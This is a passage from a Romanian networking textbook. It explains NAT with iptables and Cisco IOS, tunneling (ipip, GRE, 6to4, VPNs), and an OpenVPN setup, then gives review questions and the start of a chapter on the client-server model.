`MASQUERADE` este echivalent cu **`SNAT`**. Adresa sursă va fi înlocuită cu adresa setată a interfeței pe care va fi trimis pachetul. Trebuie folosită în loc de **`SNAT`** dacă adresa la care se face translatarea este setată dinamic (prin DHCP de exemplu).

`REDIRECT` se folosește pentru a redirecta pachetul, local, pe portul specificat de opțiunea **`--to-port`**. Această țintă este validă numai în lanțurile **`PREROUTING`** și **`OUTPUT`**.

Exemple de utilizare a tabelei nat

Pentru a ilustra mecanismele prezentate mai sus se pot urmări regulile de mai jos:

```
iptables -t nat -A POSTROUTING -o eth1 -s 192.168.0.0/24 -j SNAT --to-source 1.2.3.4
iptables -t nat -A PREROUTING -i eth0 -d 14.15.16.17 -j DNAT --to-destination 192.168.100.1
```

Prima regulă poate fi interpretată în felul următor: toate pachetele ce vin cu adresa IP sursă din rețeaua 192.168.0.0/24 vor fi trimise pe interfața `eth1` cu adresa IP sursă 1.2.3.4, după ce acestea

vor fi rutate. Cea de-a doua regulă va schimba adresa IP destinație (14.15.16.17) a pachetelor ce intră pe interfața `eth0` cu adresa IP 192.168.100.1, înainte ca acestea să fie rutate.

În exemplul de mai jos a fost prezentată configurarea `iptables` pentru translatarea de adrese pe sistemul **`141.85.37.1`** din rețeaua **`192.168.1.0/24`**. Această mașină este doar router, iar serverul de web, serverul de e-mail și serverul de DNS rulează pe servere diferite, în rețeaua internă. Routerul are conectată interfața **`eth0`** la rețeaua internă și interfața **`eth1`** la Internet.

```
   iptables -t nat -A POSTROUTING -o eth1 -s 192.168.1.0/24 -j SNAT --to-source 141.85.37.1
   iptables -t nat -A PREROUTING -i eth1 -p tcp --destination-port 80 -j DNAT --to-destination
192.168.1.2
   iptables -t nat -A PREROUTING -i eth1 -p tcp --destination-port 25 -j DNAT --to-destination
192.168.1.3
   iptables -t nat -A PREROUTING -i eth1 -p tcp --destination-port 53 -j DNAT --to-destination
192.168.1.4
   iptables -t nat -A PREROUTING -i eth1 -p udp --destination-port 53 -j DNAT --to-destination
192.168.1.4
```

Prima linie din exemplu este folosită pentru ca stațiile din rețea să poată accesa Internetul. La trecerea pachetelor prin router, adresa sursă a stațiilor (adresă privată) va fi înlocuită cu adresa routerului (adresă publică).

Următoarele linii vor trimite traficul de web, e-mail și DNS către serverele din interior. În acest context, din exterior, aparent routerul este și server de web, e-mail și DNS.

Ce se întâmplă dacă se dorește ca serviciile din rețeaua internă, care sunt făcute publice, să fie văzute din exterior ca rulând pe porturi diferite față de cele standard? Metoda ce poate fi aplicată aici se numește **port forwarding**. Această metodă permite unei stații (*firewall*) să trimită cererile ce îi sunt adresate către o altă stație ce va procesa aceste cereri. Cea mai folosită întrebuințare a acestei metode apare când serverele rulează pe stații aflate în rețeaua internă (după *firewall*). Cu alte cuvinte, se presupune existența unui *gateway* cu două interfețe, `eth0` fiind conectată la rețeaua internă și `eth1` la Internet. Fie 141.85.37.1 adresa IP publică a interfeței `eth1` și 192.168.0.2 adresa IP a stației pe care rulează un serviciu web, pe portul implicit 80, stație ce va putea fi accesată din exterior. În exemplul de mai jos se va face redirectarea conexiunilor ce vin pe 141.85.37.1:8888 (<IP_extern:port>) către 192.168.0.2:80 (IP_intern:port).

```
   iptables -t nat -A PREROUTING -i eth1 -p tcp -d 141.85.37.1 --dport 8888 -j DNAT --to-
destination 192.168.0.2:80
```

8.3.2 Implementarea NAT pe Cisco

Datorita modificării adreselor IP în pachetele supuse procesului de NAT, diferite adrese sunt denumite în funcție de originea lor și de punctul de referință:

- **Inside local**: adrese private, în interiorul rețelei locale;
- **Inside global**: adresa IP publică ce este atașată traficului unei stații din rețeaua locală când iese în Internet prin ruterul NAT; aceasta poate fi chiar adresa publică de pe interfața ruterului.
- **Outside global**: adresa IP publică asignată unei stații din Internet; această adresă nu se modifică în procesul de NAT, deoarece trebuie conservată până când pachetele ajung la destinație.
- **Outside local**: de cele mai multe ori egală cu outside global, este adresa locală a unei stații din Internet; nu are relevanță în cazul în care NAT se aplică doar adreselor sursă.

Configurarea NAT static

Realizarea de NAT static presupune o mapare 1 la 1 între o adresă privată și una publică. Sintaxa comenzii este următoarea:

```
   R2(config)#ip nat inside source static 192.168.1.1 89.221.57.81
```




Figura 8-9: NAT static

Comanda introduce o mapare permanentă între adresa locală 192.168.1.1 și adresa publică 89.221.57.81. Pentru a defini și direcția în care se realizează translatarea adreselor, trebuie specificate interfețele *inside* (spre rețeaua locală) si cele de *outside* (spre Internet):

```
R2(config)#int fast1/0
R2(config-if)#ip nat inside
R2(config-if)#int fast0/0
R2(config-if)#ip nat outside
```

Comanda de verificare **`show ip nat translations`** arată asocierea statică definită:

```
R2#sh ip nat trans
Pro Inside global      Inside local       Outside local      Outside global
--- 89.221.57.81       192.168.1.1        ---                ---
```

Configurarea NAT dinamic

Realizarea de NAT dinamic oferă un surplus de flexibilitate, în sensul că permite definirea adreselor mai multor stații din rețeaua locală, ce vor fi translatate, precum și definirea unei mulțimi de adrese publice în care acestea vor putea fi translatate.

Drept exemplu de configurare, se va considera că toate adresele din rețeaua locală 192.168.100.0/24 vor putea fi translatate la adresele publice din intervalul 200.100.99.226 – 200.100.99.240.

Pentru definirea listei de adrese private ce vor fi supuse procesului de NAT, se creează un ACL ce trebuie să permită doar adresele dorite:

```
R2(config)#access-list 1 permit 192.168.100.0 0.0.0.255
```

Mulțimea adreselor publice se definește prin crearea unui *pool* de adrese ce cuprinde prima și ultima adresă:

```
R2(config)#ip nat pool MYPOOL 200.100.99.226 200.100.99.240 netmask 255.255.255.224
```

În final, se configurează procesul NAT să opereze cu ACL-ul si *pool*-ul definite anterior și se marchează interfețele de *inside* și de *outside*:

```
R2(config)#ip nat inside source list 1 pool MYPOOL
R2(config)#int fast1/0
R2(config-if)#ip nat inside
R2(config-if)#int fast0/0
R2(config-if)#ip nat outside
```

Configurare NAPT

Configurarea NAPT este similară configurării de NAT dinamic și poate fi realizată în două moduri:

- folosind doar adresa publică de pe interfața conectată la Internet;
- folosind un *pool* de adrese publice.

Pentru ambele cazuri, comanda primește argumentul suplimentar **`overload`**.

Exemplul de mai jos folosește adresa IP publică de pe interfață:

```
R2(config)#ip nat inside source list 1 interface FastEthernet 0/0 overload
```

Exemplul următor folosește un *pool* predefinit de adrese publice:

```
R2(config)#ip nat inside source list 1 pool MYPOOL overload
```

În cazul în care se optează pentru folosirea unui *pool* de adrese publice, adresele suplimentare vor fi utilizate doar pentru cazurile în care apar conflicte cu privire la numerele de port în momentul stabilirii de noi conexiuni.

Port forwarding

Tehnica de *port forwarding* permite accesarea din exterior a unui port de pe o stație dintr-o rețea privată aflată în spatele unui ruter care rulează NAT.

Pentru a putea realiza acest lucru, ruterul NAT trebuie configurat astfel încât să direcționeze toate conexiunile inițiate pe un anumit port al său de pe interfața spre Internet spre un alt port al unei stații din rețeaua internă.

Spre exemplu, o stație cu adresa 192.168.12.13 care rulează un server web într-o rețea locală va putea fi accesată de către ceilalți membri ai rețelei prin adresa sa privată și va răspunde la conexiunile inițiate pe portul TCP 80. Deoarece stația se află în rețeaua privată 192.168.0.0/16, ea nu va putea fi accesată din exterior. În consecință, ruterul NAT poate fi configurat astfel încât să redirecteze toate conexiunile externe inițiate pe portul său 80 al interfeței publice spre portul 80 al stației 192.168.12.13, făcând astfel portul din interiorul rețelei accesibil din Internet.

Nu există restricții cu privire la alegerea porturilor ce vor fi forwardate.

Exemplul de mai jos reprezintă modul de configurare al scenariului anterior. Pentru acest exemplu, portul TCP 8080 de pe ruter va fi forwardat și va trimite conexiunile spre portul 80 al stației 192.168.12.13 din LAN:

```
R2(config)# ip nat inside source static tcp 192.168.12.13 80 interface FastEthernet0/0 8080
```

Observație: În general, la configurarea NAT, atunci când există opțiunea de a specifica o adresă publică sau interfața configurată cu acea adresă, se preferă utilizarea variantei bazate pe numele interfeței, pentru a nu crea dificultăți în cazul în care adresa IP publică oferită de către ISP se schimbă periodic. Specificând o interfață și nu o anumită adresă IP, ruterul va folosi de fiecare dată adresa IP existentă la momentul respectiv, indiferent de valoarea ei.

8.4 Tunelarea

Conceptul de **tunelare** se referă la încapsularea unui protocol în interiorul altui protocol, alterând ordinea normală a stivei OSI. Un protocol aflat la un anumit nivel poate încapsula un alt protocol de la același nivel; de asemenea, un protocol superior poate să încapsuleze unul inferior. Pornind de la această noțiune, există multe tipuri de protocoale de tunelare, oferind facilități diferite.

Metoda prin care se realizează tunelurile constă în adăugarea unui antet suplimentar (cel al protocolului de tunelare) în pachetul original. Modificarea trebuie să fie transparentă pentru nodurile intermediare (adică echipamentele de interconectare nu trebuie să fie conștiente de existența unui tunel), dar trebuie să fie cunoscută de ambele capete ale tunelului.

Motivul principal pentru care se creează tuneluri constă în rezolvarea unor probleme de conectivitate, în situații în care două regiuni dintr-o rețea nu pot comunica datorită unor limitări ale echipamentelor de interconectare (motivele pot fi tehnice sau organizatorice, politice). Conectivitatea dorită se realizează prin crearea unei legături virtuale, configurate cu protocolul dorit, peste o serie de legături fizice ce rulează protocoalele admise de limitări.

Al doilea motiv constă în rațiuni de securitate. Unele tipuri de tuneluri pot implementa criptarea traficului, ascunzând astfel conținutul traficului de nodurile intermediare și datele fiind vizibile doar la capătul tunelului.

Un alt motiv este nevoia de a forța traficul de a trece prin anumite noduri, fiind aplicată o politică de „trafic egineering".

Protocoalele de tunelare pot:

- încapsula acelasi protocol (ex. tuneluri ipip, ipv6ipv6);
- încapsula un protocol ce se găsește la același nivel (ex. tuneluri IPv6-over-IPv4, PPPoE);
- încapsula un protocol ce găsește la un nivel inferior (IP over SSL).

8.4.1 Modul general de tunelare a pachetelor

Deși tunelurile pot fi diferite, implimentările urmăresc un model comun. În primul rând, trebuie să existe o conectivitate (la un anumit nivel, în funcție de protocolul folosit) între nodurile ce reprezintă capetele tunelelor. Pachetele protocolului de încapsulare a tunelului trebuie să poată ajunge între cele două noduri.

Capetele tunelului trebuie să fie conștiente unul de celălalt și să fie configurate cu același tip de tunel. Fiecare dintre capete va avea o interfață virtuală de rețea ce va reprezenta tunelul. Sistemele vor trebui să știe să trimită traficul dorit prin interfețele virtuale ale tunelului, și nu prin interfețele normale.

Datele ce trebuie trimise prin tunel sunt mai întâi încapsulate în protocolul tunelat (antetul interior) atunci când sunt rutate spre interfețele virtuale. Înainte ca ele să fie trimise pe interfețele fizice, se va face dubla încapsulare, cu protocolul de transfer al interfeței.

8.4.2 Tunel ipip

Unul dinte cele mai simple tipuri de tuneluri este tunelul **ipip**. Este un tunel care se formează peste protocolul IPv4 la nivelul 3. Protocolul este descris în RFC 2003.
Pachetul inițial este unul IP (cu un antet clasic) ce conține un *payload* (tipul este dat de câmpul Protocol din antet). Încapsularea pentru tunel se face cu un alt antet IP ce are Protocolul de tip IPIP. Acest tip de tunel nu face nici un fel de criptare și nu poate transporta decât pachete IP unicast.

Un exemplu de utilizare a tunelului ipip este conectarea a două rețele cu adrese IP private peste o rețea de adrese publice.

8.4.3 Tunel GRE

GRE (Generic Routing Encapsulation) este un protocol propus inițial de Cisco ce vine să rezolve limitarea tunelelor ipip. Peste un tunel GRE se pot trimite inclusiv pachete multicast, ce nu puteau fi folosite în tunelurile ipip.

Un pachet (al unui protocol de nivel Rețea) ce este trimis printr-un tunel GRE este mai întâi încapsulat cu un antet propriu GRE (tip protocol 47); acesta este, la rândul său, încapsulat într-un antet al altui (posibil același) protocol de nivel Rețea.

Una dintre principalele facilități oferite de GRE (de unde își ia și numele) este faptul că permite tranzitul pachetelor trimise de protocoalele de rutare (ce sunt, de obicei, multicast) peste tunel. De asemenea, existența GRE și mai ales modularitatea sa au permis crearea unui mecanism de migrare de la IPv4 la IPv6.

8.4.4 Tunelare IPv6/IPv4

Probabil cea mai răspândită folosire a tunelelor nesecurizate este tunelarea IPv6 peste IPv4. Această tehnică presupune încapsularea pachetelor IPv6 cu antete IPv4. Adresele din antetul Ipv4 sunt de fapt adresele sursă și destinație ale ruterelor de *border* care sunt capetele tunelului. Se va studia un exemplu de tunelare generică pe topologia de mai jos:




Figura 8-10: Tunelare IPv6 peste o rețea IPv4

Când pachetul cu antet IPv6 ajunge la ruterul A, acesta verifică destinația folosind tabela de rutare. Dacă destinația este cunoscută prin tunel atunci ruterul încapsulează pachetul cu un antet IPv4 astfel:

- Sursă: adresa sa IPv4 dinspre rețeaua IPv4;
- Destinație: adresa IPv4 a ruterului B dinspre rețeaua IPv4.

După încapsulare pachetul este rutat în Internetul IPv4 până când acesta ajunge la ruterul B. Pentru că pachetul a venit prin tunel, ruterul B va elimina antetul IPv4 și îl va ruta în funcție de tabela de rutare IPv6.

Există două criterii principale după care se clasifică tunelele în IPv6:

- Dacă tunelul este manual sau automat;
- Dacă tunelul este *point-to-point* sau *point-to-multipoint.*

Tunelele *point-to-point* precum MCT (*Manually Configured Tunnel*) sau GRE (*Generic Router Encapsulation*) trebuie configurate pentru fiecare pereche sursă – destinație. Cu alte cuvinte, pentru fiecare tunel trebuie creată o nouă interfață de tunel în ambele capete. În anumite situații astfel de tunele nu scalează, fiind nevoie de mult efort administrativ pentru configurarea lor.

Soluția în aceste situații constă în utilizarea tunelelor automate. Aceste tipuri de tunele nu au nevoie de specificarea destinației, deoarece au încorporat în protocol o metodă prin care pot să o determine automat. Efortul de configurare se reduce astfel la crearea unei singure interfețe de tunel în care trebuie specificată doar sursa tunelului, indiferent de numărul de tunele necesar. Astfel de tunele poartă numele de *point-to-multipoint*. În cele ce urmează se va studia modul de funcționare al unui tunel automat *point-to-multipoint*: **Tunelul 6to4**.

Dacă se dorește un tunel automat și scalabil, o primă observație este că trebuie să existe o metodă de „descoperire" a adresei IP destinație cu care trebuie încapsulat pachetul.

Pentru a avea această funcționalitate, tunelele 6to4 definesc un prefix special ce trebuie folosit în cadrul rețelelor IPv6 care doresc să comunice: 2002::/16. Orice „insulă IPv6" ce dorește să comunice cu altă insulă trebuie să aibă adrese IPv6 create astfel:

2002	32 de biți ai adresei IPv4 sursă a tunelului	Subnet	Interface ID

Figura 8-11: Formatul unei adrese 6to4

După cum se observă din figura de mai sus, o adresă 6to4 trebuie creată folosind cei 32 de biți ai adresei sursă de tunel. Adresa IPv6 de tunel pentru fiecare dintre cele două capete ale tunelului

trebuie să folosească acest format de adresare pentru a fi posibilă extragerea adresei IPv4, folosită de tunel la încapsulare. Cei 16 biți de *subnet* pot fi folosiți în interiorul fiecărei insule pentru a aloca adrese în același format cu primii 48 de biți comuni în toate rețelele. În continuare se va analiza un scenariu simplu pentru a evidenția comportamentul unui tunel 6to4.




Figura 8-12: Tunelarea 6to4

În afară de configurațiile din figură, fiecare ruter mai are o rută spre `2002::/16` care are ca interfață de ieșire Tunnel0. Se va presupune că o stație din insula legată la ruterul A trimite un ping către o stație din insula B. Pentru că toate subrețele din spatele ruterului A folosesc aceiași 48 de biți (sunt diferențiate prin biții de subnet), pachetul va pleca cu adresă IPv6 sursă: 2002:C80F:F01::X. Când va ajunge la ruterul A acesta îl va trimite prin interfața de tunel. Înainte de a putea însă trimite pachetul în tunel, ruterul A trebuie să realizeze încapsularea IPv4 de tunel. Adresa IP sursă este configurată pe tunel, însă adresa IP destinație trebuie dedusă. Ruterul analizează adresa IPv6 destinație a pachetului și extrage cei 32 de biți dintre bitul 16 și bitul 48 care reprezintă adresa IPv4 a celuilalt capăt de tunel. Pachetul este acum încapsulat și poate fi trimis peste rețeaua IPv4.

8.4.5 Virtual Private Networks

Rețelele Virtuale Private (VPN) au la bază tunelurile IP, dar adaugă în plus un nivel de securitate. Tunelurile VPN pot implementa autentificarea, respectiv criptarea traficului trimis prin tunel. Astfel, VPN-urile asigură facilitățile unui tunel normal, dar adaugă și protecție împotriva atacurilor datelor.

Printre cele mai cunoscute tipuri de VPN sunt IPSec și OpenVPN.

IPSec este o suită de standarde și protocoale pentru crearea de tuneluri securizate și autentificarea și criptarea traficului ce trece prin ele. IPSec funcționează pe bază de tuneluri create la nivel Rețea. Acesta a fost dezvoltat ca a o extensie a IPv4, pe când în IPv6 opțiunea de IPSec este integrată în specificațiile protocolului ca antet de extensie IPv6.

OpenVPN este o soluție VPN ce vine ca aplicație, bazându-se pe tuneluri la nivel Transport peste SSL. OpenVPN funcționează pe modelul client-server, fiind mai ușor de instalat, dar are limitări de scalabilitate, spre deosebire de IPSec.

8.4.6 PPPoE

PPPoE combină două protocoale de nivel Legătură de Date, și anume Ethernet și PPP. Ethernet este un protocol de tip acces multiplu, cu broadcast, pe când PPP este un protocol punct-la-punct. PPPoE crează tuneluri punct-la-punct, ce încapsulează datele în antete PPP, peste legătura Ethernet.

Astfel, PPPoE oferă facilitățile (în principal de autentificare) ale PPP, dar funcționează peste rețelele des întâlnite, de tip Ethernet.

8.5 Configuarea tunelurilor

8.5.1 Linux

În Linux, tunelurile de tip ipip, ipv6-over-ipv4 (sit) sau GRE se pot configura folosind utilitarul **ip** din suita **iproute2**. Comenzile sunt de tipul:

```
ip tunnel
```

Pentru a adăuga un tunel, avem nevoie să specificăm IP-urile celor două capete ale tunelului și tipul său:

```
ip tunnel add tunel_nou local IP_INTERFAȚĂ_LOCALĂ remote IP_INTERFAȚĂ_PARTENER mode
TIP_TUNEL
```

Pe cele două sisteme, IP-urile remote și local trebuie configurate în oglindă, iar tipul tunelului trebuie să coincidă.

După ce interfața tunel este creată, ea poate fi folosită ca orice interfață în Linux: i se pot atribui IP-uri (IPv4, IPv6) și se pot adăuga rute ce au respectiva interfață next-hop. Interfața trebuie activată la nivelul 2.

8.5.2 Cisco IOS

Similar cu Linux, pentru a configura un tunel trebuie configurată o interfață de tip tunel pe ambele rutere. Este necesară specificarea interfeței (nu adresa IP) sursă a tunelului și adresa IP a ruterului destinație. Pe ruterul partener, adresa IP a destinației trebuie să coincidă cu adresa IP a interfeței de pe primul ruter și interfața sursă să coincidă cu adresa IP specificată ca destinație pe primul ruter. Tipul tunelului trebuie să fie același pe ambele interfețe tunel.

```
R(config)# interface INTERFAȚĂ_TUNEL
R(config-if)# no shutdown
R(config-if)# tunnel source interface INTERFAȚĂ_SURSĂ
R(config-if)# tunnel destination IP_INTERFAȚĂ_PARNETEN
R(config-if)# tunnel mode MOD_TUNEL
```

8.6 Scenarii de folosire a tunelării

8.6.1 Configurare tunel IPv6-over-IPv4 (sit) în Linux




Figura 8-13 Configurare tunel IPv6-over-IPv4 (sit) în Linux

Considerăm două stații Linux care sunt conectate la o rețea Internet IPv4. Se dorește ca cele două stații să poată trimite pachete IPv6, chiar dacă ISP-ul nu oferă suport pentru IPv6. Pentru acest lucru vom configura un tunel de tip sit.

Pornim cu adăugarea interfețelor de tip tunel ce vor crea tunelul între cele două stații:

```
L1# ip tunnel add tun0 local 28.28.28.28 remote 42.42.42.42 mode sit
L1# ip link set up dev tun0
```

```
L2# ip tunnel add tun0 local 42.42.42.42 remote 28.28.28.28 mode sit
L2# ip link set up dev tun0
```

Având tunelul activ între stații, putem să folosim legătura virtuală ca și cum am avea un cablu direct conectat între cele două sisteme (legătura punct-la-punct):

```
L1# ip addr add 2001:AAAA:BBBB::1/64 dev tun0
```

```
L2# ip addr add 2001:AAAA:BBBB::2/64 dev tun0
```

Dacă presupunem că în spatele lui L1 avem mai multe rețele IPv6 (L1 este un ruter pentru aceste rețele), avem nevoie să configurăm L2 să poată ajunge la aceste rețele prin setarea unei rute implicite:

```
L2# ip route add ::/0 via 2001:AAAA:BBBB::1 dev tun0
```

8.6.2 Configurare tunel GRE în IOS pentru pachete multicast




Figura 8-14 Configurare tunel GRE în IOS pentru pachete multicast

În rețeaua din topologie, dorim ca ruterele R1 și R3 să poată schimba informații RIPv2, dar fără ca R2 să aibă RIPv2 configurat pe el. Putem configura un tunel între R1 și R3, iar relația de adiacență să nu se stabilească între R1 și R2, respectiv R2 și R2, ci între R1 și R3 direct, prin legătura virtuală. Deși avem nevoie doar de adrese IPv4, un tunel ipip nu este suficient deoarece RIPv2 trimite pachete multicast. Vom avea deci nevoie de un tunel GRE.

```
R1 (config)# interface Tunnel0
R1 (config-if)# tunnel source F0/0
R1 (config-if)# tunnel destination 200.2.3.3
R1 (config-if)# tunnel mode gre ip
R1 (config-if)# ip address 200.1.3.1 255.255.255.0
R1 (config-if)# no shutdown
```

```
R3(config)# interface Tunnel0
R3 (config-if)# tunnel source F0/1
R3 (config-if)# tunnel destination 200.1.2.1
R3 (config-if)# tunnel mode gre ip
R3 (config-if)# ip address 200.1.3.3 255.255.255.0
R3 (config-if)# no shutdown
```

Vom include rețeaua de pe legătura virtuală în RIP pentru a trimite informații despre această rețea și pentru a descoperi vecini în această rețea.

```
R1(config)# router rip
R1(config-router)# network 200.1.3.0
```

```
R3(config)# router rip
R3(config-router)# network 200.1.3.0
```

8.7 Studii de caz

8.7.1 Aplicație pentru tunel IPv6 dinamic în Windows

gogoClient (http://www.gogo6.com/) este o aplicație ușor de folosit în Windows ce crează un tunel peste Internet și oferă conectivitate IPv6 prin serverele gogoNET.

Figura 8-15 Aplicație pentru tunel IPv6 dinamic în Windows

Aplicația crează automat o interfață în sistemul de operare ce se va conecta la un server disponibil atunci când se solicită din aplicație. Clientul va avea o adresă IPv6 și o rută implicită IPv6 peste tunelul creat.

Instalarea și configurarea se face în câteva minute și oferă utilizatorului conectivitate IPv6.

8.7.2 OpenVPN

OpenVPN este o aplicație client server ce oferă serviciu de VPN peste SSL (*Transport Layer VPN*). Este mai flexibil de instalat decât IPSec, dar nu este la fel de performant ca viteză, deoarece funcționează la nivelul Transport și nivelul Aplicație (spre deosebire de IPSec care este la Nivelul 3).

Considerăm două mașini Linux, un Client și un Server ce au conectivitate Layer 4 (clientul poate fi în spatele unui NAT).

Pe cele două mașini trebuie instalat pachetul **openvpn**:

```
# apt-get update
# apt-get install openvpn
```

Funcționând peste SSL, este nevoie de generarea unor perechi de chei. Cheile vor fi generate pe Server. Pentru generarea cheilor, ne vom folosi de scripturile **easy-rsa 2.0** aflate în directorul `usr/share/doc/openvpn/examples/easy-rsa/2.0`.

Copiați scripturile în directorul `etc/openvpn` pentru a vă fi mai ușor.

```
server# cp /usr/share/doc/openvpn/examples/easy-rsa/2.0/* /etc/openvpn/
```

În continuare vom lucra în directorul **/etc/openvpn**:

```
server# cd /etc/openvpn
```

Editati fișierul **vars** pentru a configura variabilele de mediu.

```
export KEY_SIZE=1024
export KEY_COUNTRY="RO"
export KEY_PROVINCE="B"
export KEY_CITY="Bucharest"
export KEY_ORG="CS"
export KEY_EMAIL="rl@cs.pub.ro"
```

Setați variabilele de mediu configurate folosind **source vars**:

```
server# source vars
server# ./clean-all
```

Generăm certificatul pentru CA folosind **build-ca**. Răspundeți la întrebări cu răspunsurile default.

```
server#./build-ca
```

Cheia pentru Diffie Hellman se generează cu **buid-dh**:

```
server#./build-dh
```

Pentru server generăm cheia folosind **build-key-server**, iar pentru fiecare client, generăm o cheie folosind *build-key*. Răspundeți la întrebări cu răspunsurile default.

```
server#./build-key-server server
server#./build-key client1
```

Examinați conținutul directorului **keys** pentru a vedea fișierele create.

Pe Server trebuie creat fișierul **/etc/openvpn/server.conf** cu următorul conținut:

```
port 1194
proto tcp
dev tap
client-to-client
server 172.16.123.0 255.255.255.0
push "redirect-gateway"
push "dhcp-option DNS 141.85.37.1"
ca keys/ca.crt
cert keys/server.crt
key keys/server.key
dh keys/dh1024.pem
client-to-client
cipher AES-128-CBC
max-clients 10
user nobody
group nogroup
persist-key
persist-tun
chroot /etc/openvpn
```

```
log server.log
comp-lzo
```

Pe Client trebuie creat fisierul **/etc/openvpn/client1.conf** cu următorul conținut:

```
client
tls-client
dev tap
proto tcp
remote 28.28.28.2 1194
persist-key
persist-tun
ca keys/ca.crt
cert keys/client1.crt
key keys/client1.key
cipher AES-128-CBC
comp-lzo
log client1.log
```

Vor trebui copiate pe cei clienți fișierele cu **certificatele** și cu **cheile**. Vom folosi **scp**.

```
client# scp -r root@28.28.28.2:/etc/openvpn/keys/ /etc/openvpn/
```

```
Pornim  OpenVPN pe toate stațiile configurate folosind
# /etc/init.d/openvpn start
```

Observăm interfața **tap0** creată pe **server** și pe fiecare **client**.

8.8 Întrebări

1. Care este maparea de număr de adrese publice la număr de adrese private în cazul unui NAT static:
   Unu-la-unu
   Unu-la-mai-multe
   Mai-multe-la-unul
   Mai-multe-la-mai-multe

2. Ce antete sunt alterate în cazul în care un pachet trece printr-un NAT de tip NAPT?
   3
   4
   3 și 4
   3,4 și 7

3. Care dintre următoarele aplicații pot avea probleme în rețele ce folosesc NAT:
   Web browsing
   E-mail
   IRC
   Peer-to-peer

4. Care dintre următoarele tipuri de tuneluri pot transporta multicast:
   ipip
   sit
   GRE
   6to4

5. Care dintre următoarele nu este o configurație necesară pentru activarea unui tunel:
   Adresă IP sursă (locală)
   Adresă IP destinație (la distanță)
   Activarea la nivel 2
   Configurarea unei adrese IP pe interfață

8.9 Referințe

[1] Tony Bautts, Terry Dawson, Gregor Purdy. Linux Network Administrator's Guide, 3rd Edition. O'Reilly, 2005

[2] Gregor Purdy. Linux iptables Pocket Reference. O'Reilly, 2004

[3] James Turnbull, Peter Lieverdink, Dennis Matotek. Pro Linux System Administration. Apress, 2009

[4] Markus Feilner. OpenVPN: Building and Integrating Virtual Private Networks. Packt Publishing, 2006

[5] ISO/IEC 29341-1:2011, UPnP

[6] RFC 3489/5389 (STUN)

[7] RFC 5128 (State of Peer-to-Peer Communication across Network Address Translators)

[8] RFC 2663 (IP Network Address Translator (NAT) Terminology and Considerations)

[9] RFC 1918 (Address Allocation for Private Internets)

[10] RFC 5245 (ICE)

[11] RFC 1853 (IP in IP Tunneling)

[12] RFC 1702 (GRE over IPv4 Networks)

[13] RFC 3056 (Connection of IPv6 Domains via IPv4 Clouds)

[14] L. D'Acunto, J.A. Pouwelse, H.J. Sips. A Measurement of NAT & Firewall Characteristics in Peer to Peer Systems. Proceedings of 15th ASCI Conference, 2009

9 Servicii de rețea

Ce se învață în acest capitol?

- Modelul client-server
- Serviciul DNS
- Serviciul web
- Serviciul de e-mail (SMTP, POP3, IMAP)

Cine este ...

Sir Timothy John (Tim) Berners Lee a studiat fizica la Universitatea din Oxford și a devenit inginer software. În 1980, în timp ce lucra la CERN în Geneva, a descris pentru prima dată conceptul unui sistem global, bazat pe conceptul de "hypertext", care să permită cercetătorilor din lumea întreagă partajarea informației. În 1989, el a publicat un articol intitulat "Information Management: A Proposal" în care a conectat conceptele de hypertext și Internet, pentru a crea un sistem de partajare și distribuire a informației la nivel global. El a numit acest sistem World Wide Web.

Încă din era ARPANET rețelele de calculatoare au mediat comunicarea interumană prin intermediul dispozitivelor și a mediilor de transmisie disponibile. Pe măsura evoluției rețelelor și a apariției Internetului, comunicarea mediată tehnologic s-a diversificat, incluzând printre altele transferul de fișiere, comunicarea sincronă (instant messaging) sau asincronă (e-mail), accesul la distanță, tranzacții online, aplicații colaborative sau prelucrarea distribuită.

O rețea de calculatoare oferă servicii. **Un serviciu de rețea** reprezintă o facilitate pe care un sistem de calcul, un dispozitiv sau o rețea îl oferă unui utilizator sau unui grup de utilizatori. Serviciile de rețea permit o acoperire mult mai rapidă și eficientă a nevoilor unui utilizator decât serviciile similare offline: spre exemplu, comunicarea prin poștă electronică (e-mail) este cvasi-instantanee și gratuită (per mesaj), comparativ cu serviciul clasic de poștă. În același timp, serviciile de rețea au deschis zone noi de dezvoltare a sociabilității, ducând la apariția unor noi nevoi și la soluții pentru acestea: de exemplu jocurile de tipul MMORPG (Massive Multiplayer Online Role Playing Game) sau lumile virtuale, care atrag milioane de utilizatori.

Un serviciu de rețea se bazează, la fel ca alte componente specifice rețelelor, pe protocoale de comunicare. Aceste protocoale specifică modul în care se formulează solicitări pentru serviciul respectiv, modul în care acesta răspunde, modul în care se tratează erorile. În cadrul stivei de rețea serviciile reprezintă nivelul aplicație. Nivelul aplicație este cel care cuprinde totalitatea serviciilor furnizate de o rețea de calculatoare. În vreme ce nivelurile inferioare se ocupă în principal de adresarea și identificarea dispozitivelor și proceselor de rețea, nivelul aplicație este responsabil cu oferirea efectivă a serviciilor de rețea.

Un protocol de comunicare de nivel aplicație, specific unui serviciu, presupune existența unui ofertant al serviciului și a unui solicitant al acestuia. Ofertantul prezintă facilitățile serviciului iar solicitantul își prezintă interesul către ofertant, în forma unor cereri de serviciu. Cele două entități poartă numele de server și client și vor fi descrise în detaliu în secțiunea următoare.

9.1 Modelul client server

Serverul (sau ofertantul) și clientul (sau solicitantul) sunt cele două entități necesare pentru existența unui serviciu. **Serverul** oferă serviciul clientului, iar **clientul** solicită serverului facilitățile aferente.

Spre exemplu, să analizăm un serviciu de aflare a timpului. Serverul dispune de informații legate de timpul exact, iar clientul doreste să afle aceste informații. Serverul își prezintă serviciul clientului în Internet, asemenea unui magazin de ceasuri care își etalează marfa la vitrină. Clientul află de existența serverului și de faptul că acesta îi poate furniza timpul exact, și dorește să apeleze la acesta (așa cum un client real află de magazinul dorit și dorește să achiziționeze un ceas). Urmează o tranzacție în care clientul cere serverului timpul exact, iar serverul îi spune acest lucru. Clientul este mulțumit (sau poate nemulțumit) de informația aflată și de calitatea interacțiunii, iar serverul așteaptă alți clienți.

Sistemul de comunicare descris mai sus poartă numele de **modelul client-server** sau **paradigma client-server**, fiind modelul dominant folosit în Internet pentru oferirea de servicii, un alt exemplu ar fi modelul Peer-to-Peer. Modelul implică o prezență mai mare a clienților decât a serverelor: un server este, în general, contactat de mai mulți clienți, de multe ori simultan, așa cum un magazin de pantofi, de exemplu, nu vinde marfă unui singur client.

